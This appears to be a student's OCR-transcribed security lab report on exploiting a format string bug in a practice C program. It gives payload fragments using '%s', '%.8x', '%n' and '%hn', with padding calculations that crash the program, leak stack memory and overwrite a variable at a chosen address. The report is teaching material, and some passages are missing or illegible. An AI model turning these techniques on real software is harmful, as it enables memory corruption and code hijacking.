Task 1: Inspect the Program [10%]


(a) What is the piece of code that may result in a format string vulnerability? Explain.

```
void details(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside details() is: 0x%.8x\n", framep);
    char dummy[BUF_SIZE];  memset(dummy, 0, BUF_SIZE);
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

The "printf(msg);" sentence in void details (char *msg) function may result in a format string vulnerability.

This sentence will output the value of msg variable using printf function. As we can see, the variable msg is passed as a parameter when calling the details function. Howerer, in this program, the value of the msg variable is equal to the first 1500 bytes of argv[1], which is determined by user input. So, if the attacker inputs a string including some format specifiers (e.g., "%s", "%x", "%n", etc.), the attacker can use the printf function to output the contents of memory locations or control the execution flow of the program.

(b) Draw a simplified stack layout when the second `printf` function is invoked from the `details` function. You also need to show where the `buf` array is located (i.e., what stack frame is it located at?). Your drawing doesn't need to show absolute addresses.



The buf array is located in the stack frame of the main function, while the dummy and msg are located in the stack frame of the details function. The printf function takes the address of the msg variable as an argument, and then it will use it to read the memory location where it will find the format string to be processed.

Task 2: Crash the Process [10%]

Your **task** is to write a `build_string_crash.py` script that generates `payload_crash`. This payload should crash the process.

We can craft a payload that contains several format specifiers "%s" without providing corresponding values.

Such a payload can crash the process because "%s" will read memory from the address supplied on the stack, which should be the address of the corresponding values. However, we didn't provide the values. So, the printf pointer will still point to the stack, and consider the data stored on the stack as the address of the corresponding values and read memory from there. In this case, we have a high probability of reading an illegal address, which is not mapped. Then the process crashed.

```
root@kaiyu:/home/kaiyu/Lab04/pbm# python build_string_crash.py
root@kaiyu:/home/kaiyu/Lab04/pbm# ./prog $(cat payload_crash)
The address of the input array: 0xbfe5ef14
The address of the secret: 0x08048630
The address of the 'target' variable: 0x0804a028
The value of the 'target' variable (before): 0x11223344
Segmentation fault (core dumped)
```

Task 3: Print Values from the Stack [20%]

Your **task** is to write a `build_string_print.py` that generates `payload_print`. The payload should instruct the program to print any number of values from the stack.

We can craft a payload that contains several "%.8x" without providing corresponding values.

Such a payload can print values from the stack because "%.8x" will print 8-digit padded hexadecimal numbers stored on the stack, which should be the corresponding values. However, we didn't provide the values. So, the printf pointer will still point to the stack, and consider the data stored on the stack as the corresponding values and print them as 8-digit padded hexadecimal numbers. In this case, we successfully print some values from the stack.

```
root@kaiyu:/home/kaiyu/Lab04/pbm# ./prog $(cat payload_print)
The address of the input array: 0xbfa50b74
The address of the secret: 0x08048630
The address of the 'target' variable: 0x0804a028
The value of the 'target' variable (before): 0x11223344
The ebp value inside details() is: 0xbfa50aa8
BBBB08048563.b7f174fc.0804823d.0000001e.0000d40c.00000000.00000000The value of the 'target' variable (after): 0x11223344
```

Task 4: Print a Value from the Heap [20%]

Similar to the previous tasks, you need to write a python script called `build_string_heap.py` that generates a `payload_heap` file.
Your **task** is to read the secret value from the heap. To help you with this task, the address of the variable is given to you. If you succeed, the secret message should be printed on the screen.
First, we know that the given address of the secret string variable is 0x08048630.

```
root@kaiyu:/home/kaiyu/Lab04/pbm# ./prog $(cat payload_print)
The address of the input array: 0xbfa50b74
The address of the secret: 0x08048630
The address of the 'target' variable: 0x0804a028
```

If we want to print the value from that address, we need to use "%s", because "%s" will read memory from the address supplied on the stack.
We can write the address 0x08048630 in the payload, but the question is how to find the location of the address in the stack.
To get around this, we can make a dummy payload that consists of a 4-byte dummy address of 0xaaaaaaaa followed by 300 consecutive "%.8x" concatenated with periods.
We can calculate that the offset of the location stored in 0xaaaaaaaa relative to the initial location of the printf pointer is 184 bytes (184 / 4 = 46).

```
root@kaiyu:/home/kaiyu/Lab04/pbm# python build_string_heap.py
root@kaiyu:/home/kaiyu/Lab04/pbm# ./prog $(cat payload_heap)
The address of the input array: 0xbfdcf964
The address of the secret: 0x08048630
The address of the 'target' variable: 0x0804a028
The value of the 'target' variable (before): 0x11223344
The ebp value inside details() is: 0xbfdcf898
....08048563.b7f4e4fc.0804823d.0000001e.0000440c.00000000.00000000.00000000
```

write it into the address 0x0804a028, where the target variable stored. So, the value of the target variable is modified.

```
root@kaiyu:/home/kaiyu/Lab04/pbm# ./prog $(cat payload_modify1)
The address of the input array: 0xbfffe8f4
The address of the secret: 0x08048630
The address of the 'target' variable: 0x0804a028
The value of the 'target' variable (before): 0x11223344
The ebp value inside details() is: 0xbfffe828
(◆.08048563.b7fff4fc.0804823d.0000001e.0000540c.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.
00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.The va
lue of the 'target' variable (after): 0x000001a3
```

Subtask 2. You need to modify the value of the `target` variable to be `0x400`.
From subtask1, we know that payload_modify1 will modify the target variable to 0x1a3, which means the printf function has printed 0x1a3 characters data. To modify the value of the target variable to be 0x400, we need to output 605 more characters to the screen (0x400 - 0x1a3 = 605). We can modify the last "%.8x." to "%.613x." (613 = 605 + 8). In this case, the last hexadecimal integer number printed will be padded to 613 digits instead of 8 digits, which will print 605 more characters than subtask1.

```
root@kaiyu:/home/kaiyu/Lab04/pbm# ./prog $(cat payload_modify2)
The address of the input array: 0xbfa59324
The address of the secret: 0x08048630
The address of the 'target' variable: 0x0804a028
The value of the 'target' variable (before): 0x11223344
The ebp value inside details() is: 0xbfa59258
(◆.08048563.b7f764fc.0804823d.0000001e.0000c40c.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00
000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000.The value of the 'target' variable (after): 0x00000400
```


Subtask 3. You need to modify the value of the `target` variable to be `0x0904bc04`.
We know the address of the target variable is 0x0804a028, and its data type is integer. An integer number on the x86 architecture is stored in four bytes, which are little-endian ordered, the least significant byte being the first in memory.
So if the value of the target variable is 0x0904bc04, it will be stored in memory as: "\x04\xbc\x04\x09". In this subtask, if we want to write an integer number 0x0904bc04 in the address 0x0804a028. We can write one short number 0x0904 in the address 0x0804a02a and the other short number 0xbc04 in the address 0x0804a028.
We can use the *length modifier* %hn in format strings, which instructs the printf function to point to a short integer (2 bytes).
So we need to store two addresses 0x0804a028 and 0x0804a02a in the payload. The first address is stored the smaller number 0x0904, which is 0x0804a02a. The second address is stored the lager number 0xbc04, which is 0x0804a028. Because the number that can be written by %n will increase with the number of characters already printed, we write the smaller number first. Between these two addresses, we also need a dummy number to fill paddings of the number for %x to write the larger number 0xbc04.
Then we need to calculate the padding length of the last %.(number)x:
Like subtask1, we craft a dummy payload:

```
s = "." + "%.8x."*45 + "%.8x.%hn"
```

```
root@kaiyu:/home/kaiyu/Lab04/pbm# ./prog $(cat payload_modify3)
The address of the input array: 0xbfbc0b54
The address of the secret: 0x08048630
The address of the 'target' variable: 0x0804a028
The value of the 'target' variable (before): 0x11223344
The ebp value inside details() is: 0xbfbc0a88
*◆▯▯▯▯◆.08048563.b7f564fc.0804823d.0000001e.0000c40c.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000
000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0
0000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.The value of the 'target' variable (after): 0x01ab3344
root@kaiyu:/home/kaiyu/Lab04/pbm#
```

The number of the printed characters is 0x1ab.
We want to write 0x0904 in 0x0804a02a, so we need set the padding length to 1889 using %.1889x.
0x0904 - 0x01ab = 1881

1881 + 8 = 1889




Now the number of the printed characters is 0x904.

We want to write 0xbc04 in 0x0804a028, so we need set the padding length to 45824 using %.45824x.

0xbc04 - 0x0904 = 45824

```
s = "." + "%.8x."*45 + "%.1889x.%hn%.45824x%hn" #0x0904bc04
```




Subtask 4. You need to modify the value of the `target` variable to be `0xff990000`.

Like subtask3, if the value of the target variable is 0xff990000, it will be stored in memory as: "\x00\x00\x99\xff". In this subtask, if we want to write an integer number 0xff990000 in the address 0x0804a028. We can write one integer number less than 0x10000 in the address 0x0804a026 and one short number 0xff99 in the address 0x0804a02a.

So we need to store two addresses 0x0804a026 and 0x0804a028 in the payload. The first address is stored one integer number less than 0x10000, which is 0x0804a026. The second address is stored the lager number 0xff99, which is 0x0804a02a.

Because the number that can be written by %n will increase with the number of characters already printed, we write the smaller number first. Between these two addresses, we also need a dummy number to fill paddings of the number for %x to write the larger number 0xff99.

Like subtask3, we craft a dummy payload:




```
s = "." + "%.8x."*45 + "%.8x%n%.8x%hn"       #0x01b20000
```

0xff99 - 0x01b2 = 64999

64999 + 8 = 65007

```
s = "." + "%.8x."*45 + "%.8x%n%.65007x%hn" #0xff990000
```

```
root@kaiyu:/home/kaiyu/Lab04/pbm# ./prog $(cat payload_modify4)
The address of the input array: 0xbfb18d94
The address of the secret: 0x08048630
The address of the 'target' variable: 0x0804a028
The value of the 'target' variable (before): 0x11223344
The ebp value inside details() is: 0xbfb18cc8
&&[illegible]◆.08848563.b7f5f4fc.0804823d.0000001e.0000540c.00000000.00000000.00000000
```